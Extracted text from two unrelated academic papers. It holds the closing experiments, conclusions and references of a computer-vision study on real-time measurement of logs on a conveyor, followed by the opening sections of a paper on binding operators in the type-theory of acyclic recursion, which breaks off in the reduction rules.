


Fig. 5 Video sequence segmentation. a) input image b) ground truth c) algorithm output d) algorithm output after noise filtration (morphological filter)




Fig. 6 Detector adjustment. a) binarization threshold p b) background sensitivity parameter  $\alpha$

parameter  $\alpha$ . Resulted binary images (Fig. 5c) are also recorded in database for the purpose of the further comparison with standard images and calculation of the algorithm performance quality.

The F-score index which based on the concept of precision and recall is implemented for algorithm estimation:

$$F_{\beta} = (1 + \beta^2) \frac{\text{Precision} \cdot \text{Recall}}{(\beta^2 + \text{Precision}) + \text{Recall}} \quad (12)$$

where

$$\text{Precision} = \frac{TP}{TP + FP}; \quad \text{Recall} = \frac{TP}{TP + FN} \quad (13)$$

$TP$  – true-positive predicted condition,  $TN$  – true-negative predicted condition,  $FP$  – false-positive predicted condition and  $FN$  – false-negative predicted condition.

Parameter  $\beta$  lies in the range of  $0 < \beta < 1$  if the priority is given to precision, otherwise  $\beta > 1$ . In the given task the priority is given to the recall as far as the accuracy of the log silhouette boundaries detection relies on the minimum rate of the type II error. Thus the  $\beta=2$  was implemented.

The metrics of segmentation algorithm applied to the test video set are illustrated in Fig. 6. The resulted charts demonstrate how the algorithm characteristics vary depending on variations in threshold  $p$  (Fig. 6a) and sensitivity parameter  $\alpha$  (Fig. 6b). The F-scores in both charts have clearly defined global maximum. In this case the algorithm provides permissible compromise between the precision and recall for the log segmentation. For this reason the further investigations implement the detector with threshold  $p=8$  and parameter  $\alpha=0,004$ .

Second experiment was dedicated to the problem of the real log boundaries recovery from noisy input data. This problem can be formulated in terms of regression analysis as following. The set of objects  $X$  and set of possible response  $Y$  are given. The relevant connection  $y^*: X \rightarrow Y$  exists, which true values are known for the test sample only. The transformation  $y: X \rightarrow Y$  which provides minimum mean square error for test sample is to be found:

$$\sum_{i=1}^n (y^*(x_i) - y(x_i))^2 \rightarrow \min y \quad (14)$$

For the task of the log boundaries approximation the set  $Y$  determines the set of diameters and set  $X$  determines the set of lengths. The results of the observed regression methods implementation are shown in Fig. 7.

The noise rate in the input data is high (Fig. 7d, blue column) because of the low contrast of some logs and adverse impact of the conveyor elements and bark. The main disadvantage of the polynomial regression is sensitivity to the spikes in the input data. The sufficient deviation of the approximation function from the real boundary of the log near the minimum and maximum  $x$  values (edge effect) is evidenced by using the polynomial of degree  $k > 1$ . The methods based on locally weighted smoothing and random sample are less sensitivity to the problem of spikes and edge effect. The average results of the regression algorithm implementation are shown in Table 1. The approximation error is calculated according to the formula:

$$MSE = \frac{1}{n} \sum_{i=1}^n (Y_i^* - Y_i)^2 \quad (15)$$

where  $Y_i$  – diameter obtained by the observed algorithm;  $Y_i^*$  – diameter nominal value. Diameter nominal values were founded manually for each test log.

TABLE I.  
MEAN SQUARE ERROR FOR THE REGRESSION METHODS

Method	MSE( $\sigma_{MSE}$ )
Initial data (before smoothing)	1,781(0,153)
LOWESS	0,115 (0,097)
<b>RANSAC</b>	<b>0,045(0,041)</b>
Polynomial (1 degree)	0,271 (0,107)
Polynomial (3 degree)	0,395 (0,139)
Polynomial (5 degree)	0,585 (0,065)
Polynomial (7 degree)	0,726 (0,041)






Fig. 7 Result of the regression methods implementation a) LOWESS b) RANSAC c) polynomial regression of the 1,3,5, 7th degree d) error rate comparison e) reconstructed 3D-view of the log

Analysis of the Table 1 allows us to conclude that the RANSAC has the best performance among the observed methods. The RANSAC method is tolerant to noisy input data and provides the relevant connection approximation with minimum mean square error  $0,045 \pm 0,041$ .

The log detection and dimension algorithm introduced within this paper was programmed in C++. It was tested on the PC Intel Core i7, 2800 Mhz, 6Gb DDR RAM, GeForce GTS 450. The operation speed of the algorithm provides processing of the video sequence of 384x288 frame size at 25 frames per second. Thus the algorithm meets the requirement for the implementation in the real-time machine vision system for round timber sorting.

#### V. CONCLUSIONS AND FURTHER WORK

The problem of logs dimensions and form determination during their passing through the conveyor was observed within this paper. The principal feature of this task is that the input data in the form of digitalized video sequence is obtained by using single camera. The results of logs segmentation allow us to conclude that the image can be

separated into background and foreground regions by using quite simple subtraction methods. These methods have successful performance for the cases of the static background. When the global changes of the scene, i.e. movement of the conveyor parts, bark or as a result of the camera vibration, are happened the inappropriate image pixels non-related to any log can be selected even with periodically updated background model. The implementation of the morphological operations partially solves this problem. The result of the segmentation can be recognized as satisfactory as far as algorithm provides quality of the detection at the rate of 96,9% true positive rate with  $2,9 \cdot 10^{-2}$  false positive rate.

The results of the regression and log surface reconstruction experiment show that the RANSAC has the best performance among the observed methods. Moreover the implementation of RANSAC allow eliminating effects of improper segmentation.

The further development of this project is in the adaptation of the system to the two-camera mode for the log surface reconstruction with higher accuracy. This approach also provides an opportunity to estimate not only quantity

(volume, length) but the quality characteristics of logs, such as crook, ovality and buttswell.

# REFERENCES

- [1] Janak K. (2007) Differences in roundwood measurements using electronic 2D and 3D systems and Standard manual method. *Drvna industrija* Vol 58 (3) pp.127-133
- [2] Zhang D, Lu G (2001) Segmentation of moving objects in image sequence: a review. *Circuits Syst Signal Process* 20(2):143–183
- [3] Lipton A.J., Fujiyoshi H. Patil R.S. Moving target classification and tracking from real-time video. *Applications of Computer Vision*, 1998. WACV '98. Proceedings., Fourth IEEE Workshop on, Princeton, NJ, 1998, pp. 8-14. DOI: 10.1109/ACV.1998.732851
- [4] Cutler R., Davis L. View-based detection and analysis of periodic motion Proceedings. Fourteenth International Conference on Pattern Recognition (Cat. No.98EX170), Brisbane, Qld., 1998, pp. 495-500 vol.1. DOI: 10.1109/ICPR.1998.711189
- [5] Fablet R., Bouthemy P. Motion recognition using nonparametric image motion models estimated from temporal and multiscale co-occurrence statistics. *IEEE-PAMI*25(12), 1619–1624 (2003) DOI: 10.1109/TPAMI.2003.1251155
- [6] Hu M.K. Visual Pattern Recognition by Moment Invariants. *IRE Trans. Info. Theory*, vol. IT-8, pp.179–187, 1962
- [7] Mahalanobis P.C. On the generalized distance in statistics. *Proceedings of the National Institute of Sciences (Calcutta)*. – 1936, 2, 49–55.
- [8] Cleveland W.S. Robust locally weighted regression and smoothing scatter plots. *Journal of the American Statistical Association*. – Vol. 74, no. 368. –Pp. 829– 836. 1979
- [9] Fischler M.A., Bolles R.C. Random sample consensus: a paradigm for model fitting with applications to image analysis and automated cartography. *Commun. ACM* 24, 6 (June 1981), 381-395. DOI: 10.1145/358669.358692
- [10] Lucas B.D., Kanade T. (1981) An iterative image registration technique with an application to stereo vision. In *Proceedings of the 7th international joint conference on Artificial intelligence - Volume 2 (IJCAI'81)*, Vol. 2. Morgan Kaufmann Publishers Inc., San Francisco, CA, USA, 674-679.
- [11] Stockman G., Shapiro L.G. (2001) *Computer Vision* (1st ed.). Prentice Hall PTR, Upper Saddle River, NJ, USA.
- [12] Zivkovic Z. Improved adaptive Gaussian mixture model for background subtraction International Conference Pattern Recognition, UK, August, 2004 DOI: 10.1109/ICPR.2004.1333992
- [13] Zivkovic Z., van der Heijden F. Efficient adaptive density estimation per image pixel for the task of background subtraction. *Pattern Recognition Letters*, vol. 27, no. 7, pages 773-780, 2006. DOI: 10.1016/j.patrec.2005.11.005
- [14] Prati A., Mikic C., Trivedi M. M., Cucchiara R. (2003) Detecting Moving Shadows: Algorithms and Evaluation. In: *IEEE Transactions on Pattern Analysis and Machine Intelligence*. vol. 25. no. 7. pp. 918- 923
- [15] Koenderink J. J. What does the occluding contour tell us about solid shape? *Perception* 13 1984, 321 – 330.
- [16] Shi J., Tomasi C. (1993) Good Features to Track. Technical Report. Cornell University, Ithaca, NY, USA.
- [17] Harris, Stephens M. A combined corner and edge detector. *Proceedings of the 4th Alvey Vision Conference*: pages 147–151. 1988.
- [18] Hartley R., Zisserman A. *Multiple View Geometry in Computer Vision* (2 ed.). Cambridge University Press, New York, NY, USA. 2003.
- [19] Forsyth A.D., Ponce J. 2002. *Computer Vision: A Modern Approach*. Prentice Hall Professional Technical Reference.
- [20] Kruglov A.V., Kruglov V.N. Tracking of fast moving objects in real time. *Pattern Recognition and Image Analysis*, 26(3):582–586, 2016 DOI:10.1134/S1054661816030111
- [21] Wu K., Otoo E., Suzuki K. Optimizing two-pass connected-component labeling algorithms *Pattern Anal Applic* (2009) 12: 117. DOI:10.1007/s10044-008-0109-y
- [22] Mulmuley K., Vazirani U.V., Vazirani V.V. Matching is as easy as matrix inversion *Combinatorica* (1987) 7: 105. DOI:10.1007/BF02579206
- [23] Chiryshev Yu.V., Kruglov A.V. Detection of the moving objects in the problem of roundwood parameters estimation. *Modern problems of science and education*. – 2013. – № 11 (part 5) – P. 915-918
- [24] Draper N.R., Smith H. *Applied Regression Analysis*, 3rd edn. New York, NY: John Wiley & Sons 1998.
- [25] Zhang R., Tsai P.-S., Cryer J.E. Shape from Shading: A Survey, *IEEE Transactions on Pattern Analysis and Machine Intelligence* 21 (8) (1999) 690–706
- [26] Cheung K., Baker S., Kanade T. Shape-From-Silhouette Across Time Part I: Theory and Algorithms *Int J Comput Vision* (2005) 62: 221. DOI:10.1007/s11263-005-4881-5

# Binding Operators in Type-Theory of Algorithms for Algorithmic Binding of Functional Neuro-Receptors

Roussanka Loukanova  
Stockholm University  
Email: rloukanova@gmail.com

**Abstract**—This paper is on a new approach to mathematics of the notion of algorithm. We extend the higher-order, type-theory of acyclic recursion, i.e., of typed, state-dependent algorithms, which was originally introduced by Moschovakis in [1]. We introduce the concept of recursive  $\lambda$ -binding of argument slots across a sequence of mutually recursive assignments. The primary applications of the extended theory are to computational semantics of formal and natural languages, and to computational neuroscience. We investigate some properties of algorithmic equivalence of functions and relations that bind argument slots of other functions and relations across the recursion operator acting via mutually recursive assignments.

## I. INTRODUCTION

THE IDEAS of the new approach to the mathematical notion of algorithm, by a theory of formal languages of functional recursion, were introduced by Moschovakis [2]. The initial steps for extending the approach in [2] to a typed theory  $L_{ar}^\lambda$  of acyclic algorithms, were introduced by Moschovakis in [1]. The theory  $L_{ar}^\lambda$  and its formal language, also denoted by  $L_{ar}^\lambda$ , use terms formed under an acyclicity condition restricting the theory to acyclic algorithms that always terminate their calculations after finite number of steps. In addition,  $L_{ar}^\lambda$  uses *currying* coding of functions and relations that have multiple arguments, via sequences of unary functions and corresponding terms denoting them. The idea of such coding was initially given by Gottlob Frege. Later, Shönfinkel re-introduced it by mathematical precision. Then, Curry [3] developed the coding into a fully formalised technique, nowadays popularly named as currying. The type theory  $L_r^\lambda$  of algorithms with full recursion, i.e., of algorithms that are not necessarily acyclic, is under development along with  $L_{ar}^\lambda$ .

The type theory  $L_r^\lambda$ , including its sub-theory  $L_{ar}^\lambda$ , extends Gallin  $\lambda$ -calculus and its logic  $TY_2$  (see Gallin [4]), in various aspects. Similarly to traditional  $\lambda$ -calculi,  $L_r^\lambda$  and  $L_{ar}^\lambda$  employ function application and  $\lambda$ -abstraction for construction of complex terms that denote composite functions with components that can involve other functions. E.g., if  $f$  is a constant denoting a unary function, then  $\lambda(x)f(x^3)$  is a term denoting another unary function. The theories  $L_r^\lambda$  and  $L_{ar}^\lambda$  extend traditional  $\lambda$ -calculi, by adding a specialised recursion operator designated by the constant *where*. E.g., the formal terms (1b) and (1c) are constructed by using the constant *where*. The  $L_r^\lambda$  terms (1a)–(1c) denote the same function. The term (1c) represent the algorithm for computing the denotation of these

terms stepwise. At first, the function that is the denotation of the term  $\lambda(x)(x^3)$  is computed, e.g., as a table of argument values and corresponding function values, and saved in the memory slot  $p$ . After that, the denotation of  $\lambda(x)[f(p(x))]$  is computed by using the data saved in the memory slot  $p$ .

$$\lambda(x)f(x^3) \quad (1a)$$

$$\lambda(x)[f(p) \text{ where } \{p := x^3\}] \quad (1b)$$

$$\lambda(x)[f(p(x)) \text{ where } \{p := \lambda(x)(x^3)\}] \quad (1c)$$

In this way,  $L_r^\lambda$  and  $L_{ar}^\lambda$  extend the expressive power of  $\lambda$ -calculus. Actually,  $L_r^\lambda$  is a mathematical theory of the notion of algorithm, which is equivalent to modelling the notion of algorithm, e.g., by Turing machines. The sub-theory  $L_{ar}^\lambda$  models acyclic algorithms, i.e., computations that always end after a finite number of steps. Importantly, this is achieved by the recursion operator *where*, at the object level of  $L_r^\lambda$  for modelling algorithmic computations. The formal theories  $L_r^\lambda$  and  $L_{ar}^\lambda$  have reduction calculi, in various versions. By using the standard reduction calculus of  $L_r^\lambda$  and  $L_{ar}^\lambda$ , the term (1a) can be reduced to (1c) (and even to a more basic term).

The type theory  $L_r^\lambda$  represents crucial semantic distinctions in formal and natural languages. We have demonstrated that  $L_{ar}^\lambda$  has major applications to computational semantics and computational syntax-semantics interfaces of human language. The work in this paper is on development of the mathematics of the notion of algorithms by targeting broad applications to Artificial Intelligence and robotics. In Section II, we give an overview of related work on type-theory of situated algorithms and situated information. Primary applications of  $L_{ar}^\lambda$  have been achieved for computational semantics and computational syntax-semantics interfaces of human language. Development of computational syntax-semantics interfaces, by using  $L_{ar}^\lambda$ , offers significant steps forward to computational representation of context-dependency and ambiguities in human language. In particular, recursion terms with free recursion variables, i.e., memory variables, represent parametric information and parametric algorithms.

This paper is on theoretical development of  $L_r^\lambda$  and  $L_{ar}^\lambda$ . Section IV presents the syntax of an extended version  $L_{raa}^\lambda$  of  $L_{ar}^\lambda$ , which has terms with components for restrictions. In the major Section V, we focus on some properties of generalised binding operators in the type theory of acyclic recursion

$L_{ar}^\lambda$ . We point out that the results presented in Section V, about the binding operators, hold for the language  $L_{raa}^\lambda$ , too. We target applications to computational neuroscience for modelling computational power of neural networks, e.g., as described in Section VI.

## II. RELATED WORK

By providing the technical notion of binding accross recursive assignments, this paper is directly related to and extends the work in Loukanova [5]. For some more explanations, see the beginning of Section IV.

Terms with restrictions, as in Section V, were originally introduced for the first time in Loukanova [6]. That work is on the formalisation of major notions of algorithmic granularity and algorithmic underspecification defined inherently, at the object level of the languages of the typed theory of recursion  $L_r^\lambda$  and  $L_{ar}^\lambda$ . Closely related to the work here, the paper [6] introduces two kinds of constraints on possible specifications of underspecified recursion variables by: (1) general acyclicity constraints, and (2) constraints that arise from specific applications. The theory of acyclic recursion is employed to represent semantic ambiguities in human language, which can not be resolved when only partial knowledge is available, even in specific contexts, with specific speakers and their references. The work in [6] takes the direction of formalisation of the notion of algorithmic underspecification carrying constraints, and fine-granularity specifications via syntax-semantics interfaces. For more details on representation of underspecification in semantics of human language, by using the type theory of acyclic recursion  $L_{ar}^\lambda$ , see Loukanova [7], [8], [9], [5].

The idea of generalised, restricted parameters were originally, for the first time, introduced by Barwise and Perry [10]. An early, more precise mathematical introduction of restricted parameters was given by Loukanova and Cooper [11], and then by Loukanova [12], [13], [14], [15]. Restricted parameters, as semantic objects, in relational semantic domains of mathematical structures, were presented more officially, i.e., mathematically, in Loukanova [16]. The first introduction of formal language of restricted parameters is given by Loukanova [17], which introduces a higher-order, type-theoretical formal language of information content that is partial, parametric, underspecified, dependent on situations, and recursive. The formal system is extended by Loukanova [18]. While the formal syntax of that language is relational and semantically designates relational semantic structures, it is the first, original formalisation of the semantic concept of generalised, restricted parameters and parametric networks. The terms of that formal language represent situation-theoretic objects. The language has specialised terms for constrained computations by mutual recursion. It introduces terms representing nets of parameters that are simultaneously constrained to satisfy restrictions. The restricted terms presented here in Section V are close in their formal structure to corresponding terms in the formal languages in [17], [18]. In this paper, we limit the formal language and theory to functional structures of typed functions, via Curry coding, see Curry [3].

## III. OVERVIEW OF THE TYPE-THEORY OF ACYCLIC RECURSION

Here we give a brief overview of  $L_{ar}^\lambda$  to facilitate the exposition in the rest of the paper. For details, see Moschovakis [1], and Loukanova [5], [19].

### A. Syntax of $L_{ar}^\lambda$

a) The set  $\text{Types}_{L_{ar}^\lambda}$  of  $L_{ar}^\lambda$ : is the smallest set defined recursively by the following rules in Backus-Naur form (BNF):

$$\tau ::= e \mid t \mid s \mid (\tau_1 \rightarrow \tau_2) \quad (2)$$

The type  $e$  is for primitive objects that are entities of the semantic domains, as well as for the terms of  $L_{ar}^\lambda$  denoting such entities. The type  $s$  is for states consisting of context information, e.g., possible worlds (situations), time and space locations, speakers, listeners;  $t$  is the type of the truth values. The type  $(\tau_1 \rightarrow \tau_2)$  is for functions from objects of type  $\tau_1$  to objects of type  $\tau_2$ . The type (3) is for functions on  $n$ -arguments of corresponding types  $\tau_1, \dots, \tau_n$  that take values of type  $\sigma$ , by currying coding.

$$(\tau_1 \rightarrow \dots \rightarrow (\tau_n \rightarrow \sigma)) \quad \sigma, \tau_i \in \text{Types}, \quad n \geq 0 \quad (3)$$

The formal language  $L_{ar}^\lambda$  has typed vocabulary. For each type  $\tau \in \text{Types}$ :

**Constants  $K$ :** denumerable set of typed constants

$$K_\tau = \{c_0^\tau, \dots, c_k^\tau, \dots\} \quad (4a)$$

$$K = \bigcup_\tau K_\tau \quad (4b)$$

**Pure variables  $PV$ :** denumerable set of typed pure variables

$$PV_\tau = \{v_0, v_1, \dots\} \quad (5a)$$

$$PV = \bigcup_\tau PV_\tau \quad (5b)$$

**Recursion (memory) variables  $RV$ :** denumerable set of typed recursion (memory) variables

$$RV_\tau = \{r_0, r_1, \dots\} \quad (6a)$$

$$RV = \bigcup_\tau RV_\tau \quad (6b)$$

**Variables:**

$$\text{Vars}_\tau = PV_\tau \cup RV_\tau \quad (7a)$$

$$\text{Vars} = PV \cup RV \quad (7b)$$

In addition to the terms the typical  $\lambda$ -calculi, the language  $L_{ar}^\lambda$  has new ones formed by using the facility of the recursion, i.e., memory, variables and a new operator for term construction, which we call *recursion operator*, designated by the operator constant *where*, in infix notation.

The recursive rules for generating the set of  $L_{ar}^\lambda$ -terms are given in (8a)–(8e), by using the extended, typed Backus-Naur (TBNF) form, with the assumed types given as superscripts. We also use the typical notation for type assignments:  $A : \tau$ , to express that  $A$  is a term of type  $\tau$ .

**Definition 1.** The set  $\text{Terms}_{\text{L}_{\text{ar}}^\lambda}$  of the terms of  $\text{L}_{\text{ar}}^\lambda$  consists of the expressions generated by the following rules, in Typed Backus-Naur Form (TBNF):

$$A ::= c^\tau : \tau \quad (8a)$$

$$| x^\tau : \tau \quad (8b)$$

$$| B^{(\sigma \rightarrow \tau)}(C^\sigma) : \tau \quad (8c)$$

$$| \lambda(v^\sigma)(B^\tau) : (\sigma \rightarrow \tau) \quad (8d)$$

$$| A_0^\sigma \text{ where } \{p_1^{\sigma_1} := A_1^{\sigma_1}, \dots, p_n^{\sigma_n} := A_n^{\sigma_n}\} : \sigma \quad (8e)$$

where  $A_1 : \sigma_1, \dots, A_n : \sigma_n$  are in  $\text{Terms}$ ;  $p_1 : \sigma_1, \dots, p_n : \sigma_n$  ( $n \geq 0$ ), are pairwise different recursion variables of the types of the assigned terms, such that the sequence of assignments  $\{p_1^{\sigma_1} := A_1^{\sigma_1}, \dots, p_n^{\sigma_n} := A_n^{\sigma_n}\}$  satisfies the following Acyclicity Constraint (AC):

**Acyclicity Constraint (AC):** the sequence of assignments  $\{p_1 := A_1, \dots, p_n := A_n\}$  is acyclic iff there is a function  $\text{rank} : \{p_1, \dots, p_n\} \rightarrow \mathbb{N}$  such that, for all  $p_i, p_j \in \{p_1, \dots, p_n\}$ ,

$$\text{if } p_j \text{ occurs freely in } A_i \text{ then } \text{rank}(p_j) < \text{rank}(p_i) \quad (9)$$

$\text{Types}_\tau$  is the set of the terms of type  $\tau$ , For each  $\tau \in \text{TYPE}$ .

We call the terms of the form (10) *recursion terms*, or alternatively *where-terms*:

$$[A_0 \text{ where } \{p_1 := A_1, \dots, p_n := A_n\}] \quad (10)$$

We say that a term  $A$  is *explicit* if the constant *where* does not occur in it.

**Notation 1.** We shall use the abbreviation (11a) for *stated-dependent types sigma*, and (11b) for *state-dependent truth values*:

$$\tilde{\sigma} \equiv s \rightarrow \sigma \quad (11a)$$

$$\tilde{t} \equiv s \rightarrow t \quad (11b)$$

We may use the following abbreviations and similar variants:

**Notation 2.**

$$\vec{p} := \vec{A} \equiv p_1 := A_1, \dots, p_n := A_n \quad (n \geq 0) \quad (12a)$$

**Notation 3.**

$$H(\vec{x}) \equiv H(x_1) \dots (x_n) \quad (13)$$

$$\lambda(\vec{v}_j) \equiv \lambda(v_{j,1}, \dots, v_{j,l_j}) \equiv \lambda(v_{j,1}) \dots \lambda(v_{j,l_j}) \quad (14)$$

We use the typical notation  $\mathbb{N}$  of the set of the natural numbers.

**Definition 2** (Immediate terms). The set of the immediate terms, which we denote by  $\text{ImT}$ , is defined as follows:

**Definition 3** (Immediate Terms). The set  $\text{ImT}$  of immediate terms is defined as follows:

$$\text{ImT}^\tau ::= X \mid \quad (15a)$$

$$Y(v_1) \dots (v_m) \quad (15b)$$

$$\text{ImT}^{(\sigma_1 \rightarrow \dots (\sigma_n \rightarrow \tau))} ::= \lambda(u_1) \dots \lambda(u_n) Y(v_1) \dots (v_m) \quad (15c)$$

where  $n \geq 0, m \geq 0$ ;  $u_i \in \text{PV}_{\sigma_i}$ , for  $i = 1, \dots, n$ ;  $v_j \in \text{PV}_{\tau_j}$ , for  $j = 1, \dots, m$ ;  $X \in \text{PV}_\tau$ ,  $Y \in \text{RV}_{(\tau_1 \rightarrow \dots (\tau_m \rightarrow \tau))}$ .

**Definition 4** (Proper terms). A term  $A$  is proper if it is not immediate, e.g, the set  $\text{PrT}$  of the proper terms of  $\text{L}_{\text{ar}}^\lambda$  consists of all terms that are not in  $\text{ImT}$ :

$$\text{PrT} = (\text{Terms} - \text{ImT}) \quad (16)$$

## B. Reduction Calculus

### a) Reduction Rules:

**Congruence:** If  $A \equiv_c B$ , then  $A \Rightarrow B$  (con)

**Transitivity:** If  $A \Rightarrow B$  and  $B \Rightarrow C$ , then  $A \Rightarrow C$  (t)

**Compositionality:**

If  $A \Rightarrow A'$  and  $B \Rightarrow B'$ , then  $A(B) \Rightarrow A'(B')$  (c-ap)

